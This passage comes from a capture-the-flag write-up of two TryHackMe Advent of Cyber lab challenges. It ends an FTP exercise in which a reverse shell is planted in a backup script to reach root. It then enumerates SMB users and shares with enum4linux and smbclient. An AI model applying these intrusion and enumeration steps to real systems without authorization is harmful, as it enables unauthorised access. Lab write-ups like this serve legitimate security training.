bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

After obtaining the IP address, we connected to the server using the *ftp* command. We started off by logging into the server as “anonymous”. After looking at the list of directories, we can see that one of them is available for the anonymous user to access, which is public. Then, we changed the directories to “public” and looked at the contents. We found a script called backup.sh located within. To retrieve the shopping list, we used the “get” command. We then retrieved the file from the server. We were able to view the contents there. We proceeded to open nano. Then, using a cheat sheet, we obtained a command that was executed by the server. After that, we set up a netcat listener. Then, we closed, saved, and uploaded it to the server using the “put” command. After a while, we received a connection from our listener. From there, we navigated to our flag.txt file.

Day 10: [NETWORKING] Don’t Be Selfish


Tools used: Kali Linux, Firefox, enum4linux

Solution/Walkthrough:

First, we must start the machine. We're going to be using the enum4linux tool to do the challenge.

Question 1

After opening enum4linux, we examined the help options for it.




```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
```


From there, I found the matches needed for question1.

Question 2

We have used the command, eum4liux -U [IP] to find the number of users.



```
root@ip-10-10-120-212:~# enum4linux -U 10.10.221.211
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
WARNING: ldapsearch is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 1
1 00:02:30 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.221.211
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```




```
 ==============================
|    Users on 10.10.221.211    |
 ==============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceagerDesc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Dec 11 00:02:31 2020
```

There are 3 users presented.

Question 3

The answer for question 3 can be obtained by using the command, enum4linux -S [IP].




```
 ============================================
|    Share Enumeration on 10.10.221.211    |
 ============================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB
```

There are four shares presented.

Question 4

We then input commands, smbclient //[IP]/[share_users] to find the share that does not need a password to access.




```
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

We could not get into tbfc-it or tbfc-hr as it required a password. However, tbfc-santa is unprotected and does not need a password to access.


Question 5

We logged in the share and found two directories there.



```
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

                10252564 blocks of size 1024. 5200024 blocks available
smb: \>
```

Although there were two directories, jingle-tunes ended up to be the right answer. We opened to see the message from ElfMcSkidy.



```
root@ip-10-10-120-212:~# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you acces
s it from anywhere you like! Regards ~ ElfMcSkidy
root@ip-10-10-120-212:~#
```

Thought process/ Methodology:

After accessing the machine, we find out the help options available in enum4linux. Then, we used the command -U and -S to find the number of users and the number of shares. We then needed to find the share that did not require a password. Next, we found the directory that ElfMcSkidy left for santa. With that, we have completed our challenge for day 10.